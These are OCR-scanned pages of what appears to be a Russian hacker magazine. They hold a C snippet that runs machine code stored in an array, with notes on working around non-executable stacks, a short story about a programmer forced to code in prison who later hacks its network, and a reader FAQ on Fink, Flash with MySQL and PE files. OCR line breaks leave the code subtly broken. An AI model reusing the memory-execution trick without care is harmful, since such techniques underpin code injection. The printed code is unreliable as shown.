
```
int (*foo)();
bar()
{
  // объявляем массив и заполняем его машинным кодом
  char shell[]="\x0F\x31\xC3";    // RDTSC + RETN
  foo = (int(*)())shell;

// вызываем функцию foo, возвращая результат ее
выполнения
// для простоты результат усекается до 32 бит,
передаваемых в регистр EAX
// старшие 32 бита, помещаемые командой RDTSC в
регистр EDX, мы отбрасываем
        return foo();
}

main()
{
        int a;
        a = bar();
}
```

Единственный существенный недостаток этого метода в том, что на осях с неисполняемым стеком он не работает, и приходится вызывать системно-зависимые функции для установки соответствующих атрибутов доступа к памяти: VirtualProtect() на Windows и mprotect() на UNIX. Вокруг них приходится делать свои «обертки» (они же «врапперы» от английского wrapper), вызываемые перед передачей управления на функции foo().
Но и в этом случае у нас нет никаких гарантий, что ось позволит выполнить код. В частности, некоторые UNIX-подобные системы на процессорах, не поддерживающих биты NX/XD (атрибуты исполнения кода на уровне страниц), размещают стек в области памяти, управляемой селектором, устанавливающим права доступа только на чтение/запись (без возможности исполнения) и потому игнорирующим вызов mprotect (,,PROT_EXEC).

NIRO
/ NIRO@REAL.XAKEP.RU /



© «CHILL»

Золотая клетка

Ему все вернули. Часы, пустой бумажник — больше и не было ничего. Сложили все это в бумажный пакет, протянули в маленькое окошко в зарешеченной стенке.

— Лукьянов Сергей Петрович, вы считаетесь отбывшим свой срок исправительно-трудовых работ и можете быть выпущены на свободу...

Он откашлялся, надеясь ответить что-нибудь. Не получилось. В горле — ни звука. Лукьянов попытался расправить на себе смятый пиджак, который пролежал на складе четыре с половиной года. Вышло ничуть не лучше, чем с прощальной речью. Тогда он махнул рукой, улыбнулся, гордо поправил несуществующий галстук и вышел на улицу.

Яркое солнце, горячий асфальт. Никто не ждал его у огромных железных ворот. Лукьянов прищурился, привыкая к свету.

— Свобода... — прошептал он, ощутив, наконец, в себе способность разговаривать. — Я уже и забыл, как это — быть свободным.

Он делал первые шаги в так долго закрытом для него мире, словно входил в холодное море. Поначалу робко, ожидая лязга запоров за спиной и окрика с вышки; потом все увереннее и увереннее...

Автоматчик, стоявший в наряде над воротами, шмыгнул носом, поправил оружие и отвернулся в сторону внутреннего двора и шлюза ворот. Свободные люди были ему неинтересны.

До автобусной остановки примерно три километра. Лукьянов потихоньку набрал приличный темп; несмотря на жару, идти было легко.

— Дорога домой должна быть короче... — напевал он себе под нос любимые песни.

— Три, двенадцать, семь... — временами произносил он какие-то числовые заклинания, умудряясь даже рифмовать эти цифры с «Аквариумом» и многими другими — вспомнил и «Кино», и «Черный кофе». Апофеозом же стала песня «Я свободен». Дойдя до нее в своем стихийном хит-параде, он уже не пел, а просто орал текст Кипелова в летнее марево. «Свет проходит сквозь меня!» — а следом: «Шесть, три, тридцать восемь...»

Когда он дошел до автобуса, голос был сорван окончательно...

Квартира встретила его не то чтобы хмуро, но как-то недружелюбно. Он еще на подступах к своей двери увидел остатки желтого пластилина, которым была опечатана квартира во время следствия (Лукьянов тогда уже сидел в СИЗО, и жилье вместе со всем барахлом внутри было одним большим вещественным доказательством). Подойдя поближе, Сергей прикоснулся пальцами к желтому пятну. Местами еще виднелись следы печати и обрывки той бумажной полоски, что защищала его квартиру не хуже любого замка.

— Охранное заклинание Ночного Дозора, — Лукьянов покачал головой и пальцем смазал с пластилина все намеки на МВД. Поискав в пиджаке ключи, он посетовал на то, что не догадался найти их раньше. В ведомости они значились вместе с часами, но в руки их не дали — вполне могло быть, что связка затерялась где-нибудь в дебрях спецхрана в тюрьме. Но ключи нашлись и привычно легли в руку.

Внутри было совсем грустно — если перед дверью еще какие-то светлые мысли приходили в голову, то в квартире они быстро улетучились. Уже на пороге Сергей споткнулся об упавшую холостяцкую вешалку и едва не рухнул. На полу была разбросана одежда: какие-то куртки, зимняя шапка, наполовину съеденная молью. Когда Лукьянов поднял ее с пола и встряхнул, она облетела, словно одуванчик.

— Хорошо, что сейчас лето, — он бросил ее обратно, вспоминая, что забирали его как раз зимой. Повалили на пол, пару раз дали по ребрам; эта чертова вешалка упала на кого-то из группы захвата...

Шапка, превратившаяся в одночасье в тюбетейку, словно колесо, откатилась куда-то в угол. Лукьянов шагнул в комнату, на мгновение задумавшись, разуваться или нет, но на полу лежал многолетний слой пыли, который напрочь отбил это желание. Дверь распахнулась со скрипом — воздух был чужим, затхлым. Сергей поморщился и поспешил открыть окно, спугнув голубей на подоконнике. Птицы явно привыкли к тому, что здесь нет людей, и вели себя довольно вольготно, поэтому грохот шпингалета поверг их поначалу в ступор, а потом в панику. Они рванули в разные стороны, сталкиваясь между собой, с таким громким хлопаньем крыльев, что напугали и Сергея. Он отшатнулся от окна, выругался зло, по-тюремному, но потом его окутала горячая волна стыда, и он, провожая взглядом разлетающихся птиц, напомнил себе, что уже не на зоне.Что теперь все будет по-другому.

Ветер, ворвавшийся в квартиру вместе с хлопаньем крыльев, принес уверенное чувство свободы. Та проклятая жизнь осталась за плечами. Он преодолел ее. Вынес все тяготы. Победил. Четыре с половиной года выкинуты из жизни, однако сожалеть об этом он не будет.

Потому что у него есть план.

Но сначала не мешало бы перекусить.

...Через день он более-менее освоился в квартире и перестал прислушиваться к стукам соседей за стенами (у них, похоже, шел ремонт, а Лукьянову каждая дробь молотка казалась каким-то зашифрованным посланием от тех, кто сидел в соседних камерах). Холодильник, на удивление, заработал — пришлось приложить максимум усилий, но зато теперь можно было не бояться подхватить какую-нибудь инфекцию в этой проклятой жаре, которая уже и не радовала...

На то, что в квартире останется телевизор, Лукьянов не рассчитывал — и оказался прав. Пришлось ограничиться маленьким китайским приемником, найденным на кухне, но пока ему больше ничего и не было нужно. Узнавая новости, он пытался выстроить картину той страны, что была сейчас за окном. Получалось с трудом. В тюрьме его система жизненных ценностей претерпела серьезные изменения, и сейчас надо было не просто менять ее — требовалась тотальная ломка.

Денег ему по освобождению дали всего ничего. Не заполнив холодильник и на десять процентов даже полуфабрикатами, Сергей понял, что протянет на лапше и пирожках недолго. Уже на третий день своей свободной жизни он в очередной раз произнес числовое заклинание в виде недоступного пониманию обывателя ряда цифр и подошел к окну. Путем несложного анализа и расставления карандашных крестиков на известке он определил, что существует минимум три машины, которые несут дежурство у него под домом. Анализировать ситуацию он за все это время не разучился, и выходило так, что его возвращения ждали. Причем ждали явно не друзья.

Очень хотелось помахать этим идиотам из-за занавески рукой — Лукьянов с трудом удерживал себя от столь опрометчивого шага. Нельзя было раскрывать своих намерений, нельзя было дразнить этого спящего монстра, уверенного в том, что ситуация под контролем.

— Ну что ж, нельзя так нельзя, — Лукьянов аккуратно отпустил штору и вернулся в комнату. В очередной раз он осмотрел свое подпорченное оперативниками хозяйство и только утвердился в своем нежелании наводить тут порядок.

— Незачем, — покачал он головой. — Я здесь ненадолго.

«Двадцать шесть, — подумал он. — Потом дважды по четыре».

Он не зря назвал тюрьму «золотой клеткой». Зона, где он провел весь свой срок, была редкой, но далеко не единственной на бескрайних просторах России. Там отбывали срок те преступники, чье вынужденное бездействие во время заключения можно было тоже рассматривать как нарушение закона. Ученые, программисты, инженеры — да мало ли несчастных, оказавшихся не в то время не в том месте. Кто-то случайно сбил человека, высчитывая за рулем траекторию движения спутника; кто-то повздорил с женой и толкнул ее на камин в гостиной; а кто-то просто украл чужую собственность и продал сотням и тысячам покупателей, выдав за свое творение. Да что там греха таить, такое происходит сплошь и рядом! Государство решило, раз эти люди преступили закон, то пусть поработают на благо общества не за зарплату, награды и премии, а за трехразовое питание. И появились зоны, которые работали почище научных центров и выдавали столько полезной информации, что содержать этих людей подобным образом оказывалось выгоднее, чем на свободе. Ведь основная масса ученых была предана науке и смирялась со своим положением, не в силах преодолеть тягу к работе.

Благодарности и очередные звания получало тюремное начальство, а те, на ком они делали себе карьеру, создавали для страны оружие, машины, программы и молча ждали конца своего срока. Многие из этих людей в тюремных робах сделали для своей страны намного больше, чем куча бездельников на воле. Сделали — а потом получили справку об освобождении, вышли на свободу и не смогли найти своего места. Клеймо — на всю жизнь. И не меньше половины из них возвращалось назад, на свободное поселение.

Четыре с половиной года назад на такую зону попал и Сергей Лукьянов — преуспевающий молодой сотрудник достаточно крупной фирмы. Фирма эта делала программы для малого и среднего бизнеса — делала, как казалось Лукьянову, хреново. За тот год, что он успел отработать в фирме, он внимательно изучил рынок и потенциал сотрудников и пришел к выводу, что можно выпускать продукцию гораздо более качественную, чем та, что производилась в тот момент.

Несколько предложений, с которыми он обращался к начальству, осталось без ответа. Казалось, что всех устраивает достигнутый уровень, устраивает то, что вокруг масса преуспевающих конкурентов. Более того, временами он чувствовал, что своей инициативой нарушает какие-то известные только начальству договоренности. Отношение к нему в фирме было двойственным: с одной стороны, всех восхищала его квалификация как программиста, с другой — руководству явно была не нужна инициатива. Сергей написал пару модулей, значительно улучшающих работу имеющегося софта, — и был крайне удивлен, узнав, что их отвергли без объяснения причин. Тогда он с божьей помощью внедрил один из них в код основного продукта фирмы — и был поражен, когда понял, что этого никто не заметил. Руководитель проекта часами просиживал в интернете, без конца что-то там разыскивая, — ему явно было не до работы. Лукьянов удивился в последний раз — и перестал напрягаться.

Так продолжалось довольно долго — нудное сидение в офисе, симуляция работы. Когда главный программист обратился к нему с предложением выпить по чашечке какого-нибудь благородного напитка в ближайшем кафе, Лукьянов взволновался — он не предполагал, что на фирме его рассматривают как кандидатуру для подобных бесед. А то, что он услышал в кафе, просто повергло его в шок.

Фирма была тенью. Тенью большого преступного концерна, занимающегося ни много ни мало воровством высоких технологий. Специалисты, которые состояли в штате фирмы, делали совсем не то, что им было положено по статусу. Этакий идеальный «союз рыжих», описанный еще Конан Дойлем. Одни писали бредовые утилитки для бизнеса, а другие, прикрываясь этим, таскали с чужих компьютеров все, что плохо лежало.

Лукьянову сделали предложение. Хорошее, серьезное предложение. Когда перед ним на столик кафе легли все его старые разработки, которые, по его мнению, остались незамеченными, он понял, что сильно ошибался в людях, с которыми работал. Кто-то в этой фирме очень четко отбирал кадры. Судя по тому, насколько грамотно и полно был сделан анализ его разработок, этот «кто-то» имел глубокие познания в программировании.

— Вы идеально провернули этот фокус, — сказал тогда собеседник, беззвучно опуская чашечку с кофе на блюдце. — Но в нашей конторе сложно остаться незамеченным, тем более с такими способностями, как у вас. Не сразу, но достаточно быстро вы оказались под пристальным вниманием тех, кому небезынтересны люди талантливые и инициативные. Я хочу предложить вам работу, которую вы делали и раньше, вот только оплачиваться она будет на порядок выше.

И главный программист объяснил суть дела. Его подчиненные (настоящие подчиненные, а не те, что служили прикрытием для дела) сумели увести у одной известной фирмы разработанный ими процентов на сорок программный продукт. На вопрос: «Что это за фирма?» — ответа не последовало.

— Я хочу, чтобы вы приложили все свои способности и доделали то, что начато другими. Если мы успеем раньше конкурентов — мы на коне.

— А если нас поймают? — спросил Лукьянов.

— Вас, — тут же уточнил собеседник. — Вот в этом и заключается наша страховка. В случае провала этой затеи вы возьмете все на себя. А мы обеспечим вашу семью деньгами на весь тот срок, что вы проведете в местах не столь отдаленных.

— Вы считаете, что вероятность неблагоприятного исхода велика? — Сергей чувствовал, что у него предательски дрожат руки.

— Это все из области фантастики, — усмехнулся главный программист. — Никто и никогда не рассчитает вам эту вероятность. Все будет зависеть от вас, от того, насколько успешно вы сможете выдать чужое за свое. Я изучал материал, могу вас уверить, основная работа там уже проделана.

— Сорок процентов — это, по-вашему, основная работа?

— Это фундамент. У вас есть два месяца для того, чтобы превратить данные, которые я передам вам, в нечто удобоваримое и совершенно легальное. Вы сможете?

— Насколько велик объем работ? — Лукьянов поинтересовался аб-

солютно машинально, но собеседник расценил это как потенциальное согласие.

— Над этим проектом работало шесть человек, — он развел руками. — Вам я могу выделить еще двоих. Обязательное условие — они не должны знать, над чем работают. Но это уже ваши проблемы. Теперь о деньгах. В случае успеха вы получите...

И он назвал столько, что Лукьянову захотелось взять со стола салфетку и вытереть слюни.

— И почему криминал всегда стоит дороже? — то ли разочарованно, то ли просто удивленно спросил Сергей.

Тогда он еще не знал, какую цену ему предстоит заплатить.

...Понять суть комбинации ему было не под силу. Работал он честно и, стоит отметить, очень и очень продуктивно. Те сорок процентов (а главный программист оказался чертовски объективен — именно сорок, не больше и не меньше) он превратил в восемьдесят. Может быть, даже в восемьдесят пять. А потом ему дали по ребрам, умудрились вывихнуть плечо и посадили на четыре с половиной года.

«СУТЬ «ЗОЛОТОЙ КЛЕТКИ» ОН ОСОЗНАЛ СРАЗУ. "НЕ МОЖЕШЬ — НАУЧИМ, НЕ ХОЧЕШЬ — ЗАСТАВИМ" — ЭТОТ ПРИНЦИП РАБОТАЛ ЗДЕСЬ БЕЗОТКАЗНО»

Отработать из двух месяцев удалось примерно пять недель. Парни из его команды, воодушевленные премиальными, выполняли довольно много черновой работы, производя необходимые расчеты, делая наброски логических структур (а один из них сам, безо всяких распоряжений, написал гениальный обработчик ошибок, который мог значительно сократить сроки работы).

Нельзя сказать, что все случилось внезапно. Были какие-то звоночки; что-то подсказывало Лукьянову: «Берегись, смотри по сторонам...» И не то чтобы он стал чаще оглядываться на улице, по сторонам нет — ходил как ни в чем не бывало и дверь открывал, не смотря в глазок. Но где-то внутри сидело: «Не свое делаю, чужое...» И совесть, взращенная еще мамой и пионерской организацией, ныла, как больной зуб...

Пару раз он замечал, что в квартире на привычных местах нет вещей, и списывал это на собственную неаккуратность. Иногда в подъезде сталкивался с незнакомыми людьми — они опускали глаза, а Сергей проходил мимо, особо не задумываясь. Щелчки в телефонной трубке — да при нашем качестве связи это обычное дело.

Потом, на следствии и в тюрьме, Лукьянов сопоставил все факты и пришел к выводу, что пасли его почти с самого начала. Да, он не был Джеймсом Бондом и оказался не готов к тому, что будет установлена слежка. Его погубила увлеченность делом — та самая увлеченность талантливых людей, которая была выше совести. Сергей писал программу — и не заметил, как его вычислили.

Продолжая играть в шпионов, он поступил так, как было условлено — взял все на себя. И воровство исходного текста программы, и его перекомпиляцию под собственные нужды. Прокурор добавил к этому сопротивление при аресте, настоял на том, что суд имеет дело с преступной группой (парней-соавторов спасти не удалось — пошли следом, но оба — условно), — вот так и вырос его срок.

Зона встретила его сурово, но справедливо. Виноват? Виноват. Значит, отрабатывай свою вину. И уже через две недели его вызвали к начальнику колонии. Там неизвестный товарищ в сером костюме объяснил, где Лукьянов оказался и зачем. Суть «золотой клетки» он осознал сразу. «Не можешь — научим, не хочешь — заставим» — этот принцип работал здесь безотказно. Несомненным преимуществом было смягчение условий содержания: никакой ходьбы строем, никаких хозработ, никакой чистки туалетов. Для этого на зоне были простые, не обремененные высшим образованием, зэки.

Поместили в некое подобие общежития, только с решетками на окнах. Свели с товарищами по несчастью — группой программистов. Показали рабочие места — многие институты бы обзавидовались той мощи, что оказалась в их распоряжении.

А потом пришел тот, с кем они пили кофе...

И пока Лукьянов молчал, не в силах вымолвить ни слова, этот человек, сломавший его судьбу, протянул ему несколько дисков и сказал:

— Вот теперь торопиться уже не надо. Сколько тебе сидеть? Четыре с половиной? За ближайшие полгода рекомендую довести до ума то, что делал на свободе. Потом — следующее задание.

— Но... зачем? — больше ничего Лукьянов произнести не сумел.

— С такими талантами нечего делать на свободе, — зло ответил бывший начальник. — Твое место здесь. Работай. Покормить тебя не забудут, не переживай.


И Лукьянов работал. Закончил одну работу, вторую, третью... Он понимал, что ему подкидывают украденные программы, ворованные исходники, чужие мысли. Понимал, но ничего не мог с этим поделать. Брал, изучал, улучшал, дорабатывал... «Золотая клетка» работала слаженно. Не хочешь работать — карцер. Не уложился в срок — карцер. Пару раз крепко били. Но все наказания он понес в первый год — потом понял, что не стоит дразнить начальство и саботировать процесс. И работал оставшиеся годы, как машина, чтобы выйти «на свободу с чистой совестью».

Его стремились оставить в «клетке», сначала уговорами, потом провокациями. Он сумел устоять, удержаться от соблазнов. Он хотел выйти, потому что судьба графа Монте-Кристо еще никого не оставляла равнодушной...

На лестничной клетке он сумел подключиться к телефонной линии соседей. Потом разломал в одном месте стенку кладовки и вытащил оттуда ноутбук, который тщательным образом спрятал за неделю до ареста, когда вдруг понял, что люди с пронзительным металлическим взглядом не просто так ходят под его дверями. Аккумуляторы, конечно, уже были ни к черту, но электричество в его квартире пока не обрезали.


Шепча под нос свои числовые заклинания, он вышел в интернет. Пройдя по оставленным им самим коридорам, оказался в сети «золотой клетки». Данные с компьютеров потекли к нему на винчестер.Еще через час он отправил все эти ворованные творения их настоящим создателям с точным указанием адреса, откуда они были взяты. Проделав все это, Лукьянов собрал свои нехилые пожитки и ушел через крышу, оставив наблюдателей ни с чем.

— На свободу — с чистой совестью, — сказал он, зная, что не останется без вознаграждения. Во всем мире то, что он только что сделал, всегда хорошо оплачивалось...



СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /





HACKFAQ@REAL.XAKEP.RU

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЯКОМ/ФРИКОМ, ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU); НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Q: Вот уж не думал, что когда-нибудь доведется поработать с Mac'ом. Ан нет, в университет привезли аж несколько штук. Теперь вот озадачен: то ли серфить инет в поисках варезного софта, то ли попробовать установить что-нибудь более родное, привычное. Ведь можно же как-нибудь запустить виндовые или хотя бы никсовые приложения под Mac OS X?

A: По всем видимости, тем же самым вопросом озадачилось и еще несколько людей, усилиями которых был воплощен в жизнь проект Fink (www.finkproject.org). Толковые разработчики взяли да и модифицировали известные программы для никсов таким образом, чтобы те могли компилироваться и работать в Mac OS X. А потом запихнули их в удобную оболочку, чтобы пользователю не нужно было ломать голову над компиляцией приложений. Всю грязную работу берет на себя автоматический сборщик, использующий dpkg и apt-get для эффективного управления бинарными пакетами. Закачать Fink ты можешь с официального сайта, но перед инсталляцией проверь, установлен ли в системе X11. Вообще, Fink — это всего лишь опрятное окошко с огромным списком программ, любую из которых ты можешь установить, кликнув в меню «Binary → Install». Тулза сама определит все зависимости и установит дополнительные библиотеки в случае необходимости. Теперь тебе остается только открыть терминал и набрать в консоли имя программы. И черт подери, оно действительно работает! Подробный мануал с картинками ты найдешь на сайте www.simplehelp.net.
С приложениями Windows дела обстоят намного хуже. Тут варианта два: либо использовать виртуальную машину (www.apple.com/macosx/applications/virtualpc), либо же — хитрую связку 2X ApplicationServer (www.2x.com), состоящую из сервера приложений (запущенного на Windows) и специального клиента (на Mac OS X).

Q: Каким образом в приложении, написанном на Flash, можно реализовать поддержку MySQL-базы данных? Нужно импортировать из базы некоторые данные.

A: Чтобы реализовать импорт данных из MySQL-базы данных обычными средствами Flash, потребовалась бы масса усилий. Однако сейчас уже есть готовые драйверы-насадки на Action Script, которые почти полностью выполняют работу за тебя. Я имел дело с asSQL (http://maclema.com/assql), но это не единственный вариант. Проблемы в реализации подобной штуковины

две. Поскольку Flash-приложение выполняется на стороне клиента, то и запросы к базе данных будут поступать извне. Это значит, что сервер уже нельзя будет сделать исключительно локальным и спрятать за файрволом: его придется оставить открытым со всеми вытекающими последствиями. Второй вопрос заключается в том, где хранить адрес сервера, логины и пароли для доступа к БД? Хранить их в открытом виде в swf-файле — сумасшествие, поскольку его легко можно декомпилировать. К счастью, автор решил эту проблему с помощью механизма скремблирования.

Q: Объясните, пожалуйста, на пальцах смысл следующих понятий: динамическая библиотека, PE-файл, оверлей, таблица импорта, точка входа, RVA-адрес. Они встречаются у вас чуть ли не в каждой второй статье, но смысл их по-прежнему остается для меня загадкой.

A: PE — это, вообще, сокращение от Portable Executable, то есть PE-файл является портируемым и исполняемым. Тот, который запускается и исполняется, а это все exe- и dll-файлы в 32- и 64-битных редакциях Windows.
Динамическая библиотека — это тоже PE-файл, экспортирующий (то есть предоставляющий для наружного использования) функции, глобальные переменные и/или ресурсы (такие как, например, пиктограммы). Динамическая библиотека может быть загружена (и использована) программой сразу при старте или по мере необходимости (например, функции печати могут быть помещены в динамическую библиотеку, загружаемую только при печати документа и затем выгружаемую из памяти).
Оверлей применительно к PE-файлу — это та часть файла, которая находится на диске (не проецируется в память системным загрузчиком), но может считываться самой программой через обычные функции файлового ввода-вывода. Обычно в оверлей помещают отладочную информацию, различные сертификаты и т.д.
Таблица импорта — специальная структура PE-файла, указывающая системному загрузчику, какие динамические библиотеки должны быть загружены при старте программы и какие функции/глобальные переменные/ресурсы подключены.
Точка входа — это смещение от начала исполняемого файла, с которого начинается его выполнение.
